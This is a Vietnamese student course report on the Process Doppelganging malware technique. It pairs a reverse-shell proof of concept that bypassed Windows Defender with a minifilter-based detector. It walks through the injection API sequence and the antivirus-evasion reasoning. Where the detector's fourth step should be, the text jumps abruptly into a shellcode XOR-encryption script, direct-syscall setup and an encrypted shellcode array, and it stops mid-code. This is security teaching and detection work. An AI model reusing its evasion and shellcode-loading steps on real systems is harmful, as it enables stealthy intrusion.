

# BÁO CÁO TỔNG KẾT ĐỒ ÁN MÔN HỌC

Môn học: **Cơ chế hoạt động của mã độc**

Tên chủ đề: **Malware sử dụng kỹ thuật Process Doppelganging**

Mã nhóm: *G05 Mã đề tài: S12*

Lớp: **NT230.P21.ANTT**

## 1. THÔNG TIN THÀNH VIÊN NHÓM:

*(Sinh viên liệt kê tất cả các thành viên trong nhóm)*

STT	Họ và tên	MSSV	Email
1	Trần Tuấn Anh	22520080	22520080@gm.uit.edu.vn
2	Nguyễn Khắc Hậu	22520410	22520410@gm.uit.edu.vn
3	Huỳnh Minh Hiễn	22520415	22520415@gm.uit.edu.vn
4	Ngô Trung Hiếu	22520437	22520437@gm.uit.edu.vn

## 2. TÓM TẮT NỘI DUNG THỰC HIỆN:<sup>1</sup>

**A. Chủ đề nghiên cứu trong lĩnh vực Mã độc:** *(chọn nội dung tương ứng bên dưới)*

☒ Dev Track

☐ Research Track

**B. Tên đề tài**

**Malware sử dụng kỹ thuật Process Doppelganging**

**C. Liên kết lưu trữ mã nguồn của nhóm:**

Mã nguồn của đề tài đồ án được lưu tại: <https://github.com/zasure69/NT230-Project.git>

*(Lưu ý: GV phụ trách phải có quyền truy cập nội dung trong Link)*

**D. Tên tài liệu tham khảo chính:**

[1] E. Liberman and M. Redlich, “Lost in Transaction: Process Doppelganging,” presented at Black Hat Europe, Dec. 2017. [Online]. Available: <https://www.blackhat.com/docs/eu-17/materials/eu-17-Liberman-Lost-In-Transaction-Process-Doppelganging.pdf>

<sup>1</sup> Ghi nội dung tương ứng theo mô tả

- [2] M. Hasherezade, “process\_doppelganging,” GitHub repository, 2017. [Online]. Available: [https://github.com/hasherezade/process\\_doppelganging](https://github.com/hasherezade/process_doppelganging)
- [3] M. Hasherezade, “Process Doppelganging – a new way to impersonate a process,” *hshrzd’s blog*, Dec. 18, 2017. [Online]. Available: <https://hshrzd.wordpress.com/2017/12/18/process-doppelganging-a-new-way-to-impersonate-a-process/>
- [4] MITRE ATT&CK, “Process Injection: Process Doppelganging,” ATT&CK T1055.013. [Online]. Available: <https://attack.mitre.org/techniques/T1055/013/>
- [5] Picus Security, “T1055.013 – Process Doppelganging,” *Picus Security Blog*, [Online]. Available: <https://www.picussecurity.com/resource/blog/t1055-013-process-doppelganging>
- [6] Microsoft Security Blog, “Using process creation properties to catch evasion techniques,” Microsoft, Jun. 30, 2022. [Online]. Available: <https://www.microsoft.com/en-us/security/blog/2022/06/30/using-process-creation-properties-to-catch-evasion-techniques/>
- [7] CyberWarFare Labs, “The final curtain for process doppelganging: Unmasking the defender,” *Cyberwarfare.live*. [Online]. Available: <https://cyberwarfare.live/the-final-curtain-for-process-doppelganging-unmasking-the-defender/>
- [9] Microsoft, “Windows Drivers Documentation: \_ifsk,” *Microsoft Learn*. [Online]. Available: [https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/\\_ifsk/](https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/_ifsk/)
- [10] Hackmosphere, “Bypass Windows Defender Antivirus 2025 – Part 1,” Hackmosphere.fr. [Online]. Available: <https://www.hackmosphere.fr/bypass-windows-defender-antivirus-2025-part-1/>
- [11] Hackmosphere, “Bypass Windows Defender Antivirus 2025 – Part 2,” Hackmosphere.fr. [Online]. Available: <https://www.hackmosphere.fr/bypass-windows-defender-antivirus-2025-part-2/>

### E. Tóm tắt nội dung chính:

Quá trình thực hiện đề tài tập trung vào hai mục tiêu chính: (1) xây dựng một Proof-of-Concept (PoC) cho kỹ thuật Process Doppelganging, và (2) phát triển công cụ phát hiện tiến trình Process Doppelganging. Nội dung tóm tắt như sau:

1. Tìm hiểu cơ chế hoạt động của Process Doppelganging và cách mà các Antivirus bị bypass; triển khai PoC Process Doppelganging gồm các bước: (1) chuẩn bị file PE chứa payload (trong demo của nhóm là tạo reverse shell); (2) dùng API TxF


(CreateTransaction, CreateFileTransacted, WriteFile để mở và ghi đè payload vào file trong transaction; (3) Tạo section từ file đã bị ghi đè trong transaction (4) rollback transaction để file độc hại không tồn tại trên đĩa; (5) Tạo process sử dụng API NtCreateProcessEx từ section đã tạo, chèn luồng, chuẩn bị process parameters để hoàn tất.

2. Phát triển công cụ phát hiện Process Doppelgänger dựa trên ý tưởng theo dõi hành vi, nếu tiến trình nào thực hiện chuỗi các hành vi giống với Process Doppelgänger thì sẽ bị cho là Process Doppelgänger. Công cụ sẽ gồm 2 phần chính: UserMode Application – Hiển thị các thông báo cho người dùng và Minifilter – Thực hiện các logic xử lý để theo dõi được các hành vi của tiến trình và gửi thông báo về các hành vi đó lên UserMode Application.

## F. Tóm tắt các kỹ thuật chính được mô tả sử dụng trong đề tài:

Cơ chế hoạt động của Process Doppelgänger sẽ gồm 4 giai đoạn:

1. **Transact:** Ghi đè file thực thi hợp lệ bằng một file độc hại trong giao dịch.
2. **Load:** Nạp file thực thi độc hại.
3. **Rollback:** Hoàn tác trở về file thực thi gốc.
4. **Animate:** Kích hoạt tiến trình chứa mã độc.




Phương pháp phát hiện Process Doppelgänger được xử lý bởi minifilter sẽ gồm 4 bước:

**Bước 1:** Khi callback tạo file được gọi, kiểm tra và thêm những tiến trình có liên quan đến Transaction vào Tracked List; đăng ký Transaction callback và truyền Context (pid, file objects); gửi Message đến UserMode App.

**Bước 2-3:** Khi callback ghi file, tạo section được gọi, kiểm tra tồn tại FileObjects của những tiến trình có liên quan đến Transaction trong Tracked List; nếu tồn tại thì cập nhật biến Flags để đánh dấu hành vi và gửi Message đến UserMode App.

**Bước 4:** Khi Transaction callback được gọi, trong thông báo rollback transaction, kiểm tra tồn tại FileObjects của Context trong Tracked List; nếu tồn tại thì kiểm tra

Flags, nếu có đủ các hành vi Process Doppelganging thì gửi “Message đã phát hiện” đến UserMode App.



### G. Môi trường thực nghiệm của đề tài:

- Cấu hình máy tính:
  - Máy thật (build PoC):
    - Hệ điều hành: Windows 11 Home, phiên bản 24H2 (OS Build 26100.4061)
    - CPU: Inter Core i5-11400H @ 2.7GHz
    - RAM: 16 GB
  - Máy ảo 1 (chạy PoC + triển khai công cụ phát hiện):
    - Hệ điều hành: Windows 10 Pro, phiên bản 1709 (OS Build 16299.15)
    - RAM: 3 GB
  - Máy ảo 2 (chạy PoC):
    - Hệ điều hành: Windows 10 Pro, phiên bản 22H2 (OS Build 19045.2965)
    - RAM: 2 GB
- (Các máy ảo được tạo trên Oracle VM VirtualBox)
- Môi trường phát triển:
  - PoC: Microsoft Visual Studio 2022 (v17.13.6), Windows 11 SDK (10.0.26100.0)
  - Công cụ phát hiện: Microsoft Visual Studio 2017 (v15.9.72), Windows 10 SDK (10.0.17763.0), Windows Driver Kit (10.0.17740.0)
- Các công cụ hỗ trợ: DbgView, Process Explorer.
- Ngôn ngữ lập trình để hiện thực phương pháp: C/C++.
- Đối tượng nghiên cứu: Malware sử dụng kỹ thuật Process Doppelganging; Windows Process Loader; NTFS transaction; Công cụ phát hiện dựa trên hành vi.

- Tiêu chí đánh giá tính hiệu quả của phương pháp: Tính đầy đủ của PoC (Thực hiện đúng kỹ thuật, không để lại file trên đĩa, thực hiện được payload độc hại); Tính chính xác của Công cụ phát hiện.

#### H. Kết quả đạt được: Công việc/tính năng/kỹ thuật mà nhóm thực hiện lập trình và triển khai cho demo:

- Tìm hiểu cơ chế hoạt động của Process Doppelgänger.
  - Kết quả: Hiểu được cách Process Doppelgänger lợi dụng Windows Process Loader và NTFS transaction, các giai đoạn triển khai kỹ thuật.
- Tìm hiểu cách mà Process Doppelgänger đã bypass Antivirus.
  - Kết quả: Hiểu được cách tránh né Antivirus của Process Doppelgänger; Lý do bị phát hiện và chặn khi triển khai kỹ thuật trên các phiên bản > Windows 10 phiên bản 1709.
- Triển khai PoC.
  - Kết quả: PoC thực hiện đúng kỹ thuật, không để lại file trên đĩa, bypass được Windows Defender ở Windows 10 phiên bản 1709, thực hiện đúng hành động của payload độc hại (mở reverse shell).
- Phát triển công cụ phát hiện.
  - Kết quả: Kết hợp sử dụng được minifilter + Usermode App để phát hiện và ngăn chặn việc thực hiện kỹ thuật Process Doppelgänger.

#### I. Các khó khăn, thách thức hiện tại khi thực hiện:

- Lỗi thư viện khi build PoC và chạy trên các phiên bản Windows khác nhau.
- Triển khai minifilter cho phương pháp phát hiện phức tạp và thường xuyên bị lỗi BSOD.

#### 3. TỰ ĐÁNH GIÁ MỨC ĐỘ HOÀN THÀNH SO VỚI KẾ HOẠCH THỰC HIỆN:

100%

#### 4. NHẬT KÝ PHÂN CÔNG NHIỆM VỤ:

STT	Công việc	Phân công nhiệm vụ
1	Tìm hiểu + giải thích kiến thức nền tảng (Windows Process Loader + NTFS transaction)	Trần Tuấn Anh

2	Tìm hiểu cơ chế hoạt động của Process Doppelgänger và cơ chế bypass Antivirus của Process Doppelgänger.	Huỳnh Minh Hiền
3	Triển khai PoC	Nguyễn Khắc Hậu, Ngô Trung Hiếu
4	Demo kịch bản tấn công	Ngô Trung Hiếu
5	Phát triển + Demo công cụ phát hiện	Nguyễn Khắc Hậu

# BÁO CÁO TỔNG KẾT CHI TIẾT


Phần bên dưới của báo cáo này là tài liệu báo cáo tổng kết - chi tiết của nhóm thực hiện cho đề tài này.

Qui định: Mô tả các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ảnh chụp màn hình, số liệu thống kê trong bảng biểu, có giải thích)

## A. Phương pháp thực hiện

### 1. Cơ chế hoạt động của Process Doppelgänger

Quy trình tạo Process Doppelgänger sẽ được chia làm 4 bước:



Hình 1: Sơ đồ mô tả quy trình tạo Process Doppelgänger


- **Transact:** Ghi đè tập tin thực thi hợp lệ bằng một tập tin độc hại trong giao dịch.

+ Đầu tiên để bắt đầu quy trình tạo, ta phải mở một giao dịch (transaction):

```
hTransaction = CreateTransaction(...);
```

+ Tiếp theo sẽ mở một file sạch trong giao dịch:

```
hTransactedFile = CreateFileTransacted("svchost.exe",
    GENERIC_WRITE | GENERIC_READ, ..., hTransaction, ...);
```



Hình 2: Hình mô tả file được tạo trong giao dịch

→ Kết quả: Ta sẽ có được một file object như hình ở trên, hoàn toàn sạch và không có Antivirus nào đánh dấu nó là độc hại.

+ Sau khi đã có một file object sạch, ta sẽ tiến hành ghi đè file bằng mã độc hại:

```
WriteFile(hTransactedFile, MALICIOUS_EXE_BUFFER,...);
```



Hình 3: Hình mô tả file object sau khi ghi đè mã độc hại

→ Kết quả: File object đã bị nhiễm mã độc như hình.


+ Tuy nhiên, file object này không bị Antivirus quét là do việc ghi đè mã độc hại diễn ra trong 1 giao dịch chưa kết thúc (commit) nên những thay đổi chưa được áp dụng trên file system → Antivirus sẽ không thấy được việc ghi đè này.

- **Load:** Nạp tập tin thực thi độc hại.

+ Tạo section từ file bị nhiễm mã độc hại:



```
NtCreateSection(&hSection,...,PAGE_READONLY,SEC_IMAGE,
hTransactedFile);
```



Hình 4: Hình mô tả Section được tạo ra từ file object bị nhiễm mã độc

→ Kết quả: Ta sẽ có một section trỏ đến mã độc có thể thực thi.


- **Rollback:** Hoàn tác trở về tập tin thực thi gốc.

+ Một giao dịch sẽ có 2 cách kết thúc:

- Giao dịch thành công và commit giao dịch đó để áp dụng thay đổi;
- Giao dịch thất bại và rollback giao dịch để hủy các thay đổi.

+ Để việc ghi đè mã độc vào file không được áp dụng, sẽ thực hiện rollback để file trở về trạng thái trước khi bị ghi đè:

```
RollbackTransaction(hTransaction);
```




Hình 5: Hình mô tả Section và File object sau khi rollback giao dịch

→ Kết quả: Ta sẽ có được file object sạch như ban đầu, nhưng section vẫn trỏ đến phần mã độc đã được ghi đè.

- **Animate:** Kích hoạt tiến trình chứa mã độc.

+ Tạo một tiến trình từ section:

```
NtCreateProcessEx(&hProcess,...,hSection,...);
```



Hình 6: Hình mô tả tiến trình được tạo từ section trở đến mã độc

→ Kết quả: Ta sẽ có một tiến trình trông có vẻ hợp pháp nhưng lại chạy mã độc bên trong

+ Tiếp theo để tiến trình chạy được ta cần chèn một luồng vào tiến trình:

```
NtCreateThreadEx(&hThread,...,hProcess, MALICIOUS_ENTRY_POINT,...);
```

+ Tạo các tham số tiến trình (process parameters):

```
RtlCreateProcessParametersEx(&ProcessParams, ...);
```

+ Sao chép các tham số vào không gian địa chỉ của tiến trình:

```
VirtualAllocEx(hProcess, &RemoteProcessParams, ...,
PAGE_READWRITE);
WriteProcessMemory(hProcess, RemoteProcessParams, ProcessParams,
...);
WriteProcessMemory(hProcess, RemotePeb.ProcessParameters,
&RemoteProcessParams, ...);
```

+ Bắt đầu việc thực thi Process Doppelgänger:

```
NtResumeThread(hThread, ...);
```

Cơ chế bypass Antivirus của Process Doppelgänger:

- Cách Antivirus quét file:

+ Nếu Antivirus quét file khi mỗi thay đổi trên file được hiện thì khi một file 1MB được mở và bị ghi đè bằng cách gọi một API như WriteFile cho từng byte cần ghi đè. Mặc dù

chỉ có 1MB được ghi xuống đĩa, nhưng file sẽ phải được quét một triệu lần, dẫn đến việc khoảng 1 terabyte dữ liệu bị quét → Ảnh hưởng đến hiệu suất.

+ Antivirus thường bỏ qua các trạng thái tạm thời (transient state) của nội dung file (trạng thái nội dung của file nằm giữa hai lần ghi hoặc cập nhật) và sẽ tiến hành scan khi handle tới tệp được đóng lại, tức là việc chỉnh sửa file đã hoàn tất.

+ Antivirus sẽ quét nội dung của file tại thời điểm tạo tiến trình thông qua lệnh callback được cung cấp qua PsSetCreateProcessNotifyRoutineEx API được gọi sau khi chèn luồng như hình bên dưới :

[0x2]	nt!PspCallProcessNotifyRoutines + 0x204
[0x3]	nt!PsplInsertThread + 0x726
[0x4]	nt!NtCreateUserProcess + 0xa2e

Hình 7: Call stack khi chèn luồng sử dụng NtCreateUserProcess

- Với NtCreateUserProcess, việc tạo một tiến trình sẽ diễn ra hầu hết trong kernel và việc chèn luồng đầu tiên vào tiến trình vừa được tạo diễn ra ngay trong ngữ cảnh của syscall này → Callback của Antivirus sẽ được kích hoạt khi tiến trình vẫn đang trong quá trình được tạo, trước khi chế độ người dùng (user mode) có cơ hội thực hiện bất kỳ hành động nào.

- Tuy nhiên thì Process Doppelgänger lại sử dụng syscall là NtCreateProcessEx – một syscall được phát hành trước Windows Vista, syscall này tạo một tiến trình không tự động thêm bất kỳ luồng nào vào tiến trình đó và ứng dụng ở user mode cần phải tự chèn luồng đầu tiên vào tiến trình một cách rõ ràng, bằng cách sử dụng một API như NtCreateThread.


→ Chính vì điều này, Process Doppelgänger sẽ chèn luồng sau khi bước Rollback được thực hiện, và callback của Antivirus được gọi sẽ quét tệp sạch thay vì là quét tệp chứa mã độc.

## 2. Công cụ phát hiện Process Doppelgänger

Ý tưởng của việc thực hiện công cụ này là theo dõi hành vi của một tiến trình: Nếu một tiến trình thực hiện chuỗi hành động: mở file trong transaction → ghi file trong transaction → tạo section từ file đã ghi đè trong transaction → rollback sẽ bị đánh dấu là một Process Doppelgänger.

Công cụ này sẽ kết hợp Usermode Application với Minifilter.

Minifilter là một trình điều khiển kernel-mode được sử dụng để giám sát, sửa đổi hoặc xử lý các hoạt động liên quan đến hệ thống tệp (như đọc, ghi, tạo, xóa file, v.v.).




Hình 8: Cách hoạt động của Minifilter

Minifilter sẽ được gọi bởi Filter Manager khi mà có một request về file I/O (tạo, mở, ghi, xóa, ...).

Việc phát hiện sẽ được thực hiện qua 4 bước:

### Bước 1:




Hình 9: Kiến trúc hệ thống khi thực hiện bước 1

- Khi một tiến trình thực hiện tạo file trong transaction, Minifilter sẽ được gọi, và trong callback đã đăng ký sẽ kiểm tra thuộc tính FileObjects->Transaction của tiến trình đang xét để kiểm tra tiến trình có đang trong một giao dịch nào không.
- Nếu có, tiến trình sẽ được thêm vào Tracked List để theo dõi với 3 tham số PID, FileObjects, Flags.

- Flags sẽ là một biến dùng để ghi lại các hành vi của tiến trình bị theo dõi. Flags sẽ gồm các bit 0000 dùng để tương ứng từ phải qua sẽ là hành vi mở file, ghi file, tạo section, rollback. Nếu các bit này được bật lên 1 tức là tiến trình đã thực hiện hành vi này.
- Tiếp theo, sẽ đăng ký một Transaction callback để nhận thông báo khi một hành động trong transaction được thực hiện. Callback này sẽ truyền vào context gồm 2 thuộc tính Transaction ID, File Objects để thực hiện kiểm tra ở bước 4.
- Cuối cùng, thông báo về việc tạo file trong transaction sẽ được gửi đến Usermode Application.

### Bước 2-3:



Hình 10: Kiến trúc hệ thống khi thực hiện bước 2-3

- Khi một tiến trình ghi file hay tạo section, Minifilter sẽ được gọi và thực thi callback đã đăng ký.
- Tương tự bước 1, sẽ kiểm tra tiến trình đang xét có trong transaction không.
- Nếu có, FileObjects của tiến trình sẽ được kiểm tra xem có nằm trong Tracked List không.
- Nếu có, tiến trình đang thực hiện các hành vi trên File Objects bị theo dõi và sẽ tiến hành cập nhật hành vi vào Flags.
- Cuối cùng, thông báo được gửi đến Usermode Application.





### Bước 4:



```
def xor(data, key):
    l = len(key)
    keyAsInt = list(map(ord, key))
    return bytes(bytearray(
        (data[i] ^ keyAsInt[i % l] for i in range(0, len(data)))
    ))
```

- Direct Syscall:

+ Cài đặt theo hướng dẫn ở repo [SysWhispers2](#), ta sẽ có được các file header, asm để thực hiện direct syscall.

	syscalls_common.c	5/30/2025 10:28 PM	C Source	6 KB
	syscalls_common.h	5/30/2025 10:28 PM	C/C++ Header	13 KB
	syscalls_common_inline.std.x64.h	5/30/2025 10:28 PM	C/C++ Header	24 KB
	syscalls_common_stubs.std.x64.asm	5/30/2025 10:29 PM	Assembler Source	8 KB

Hình 12: Các file header và asm để thực hiện direct syscall

Tạo một Project trong Visual Studio, import các header và asm vào project theo hướng dẫn trong [SysWhispers2](#).

File Payload sẽ gồm 2 phần decrypt shellcode và execute shellcode như hình bên dưới:

```
////////////////////////////////// Shellcode decryption ////////////////////////////////////

//printf("\nDecrypting shellcode\n");
char encryptedShellcode[] = "\x91\x29\xef\x8d\x93\x81\xa3\x75\x73\x6d\x20\x3d\x28\x33\x3b\x27\x44\xa1\x3c\x04\x24\xe2\x00";
char key[] = "malicious";
size_t legitrick_len = sizeof(encryptedShellcode);

char encodedlegitrick[sizeof encryptedShellcode];

int j = 0;
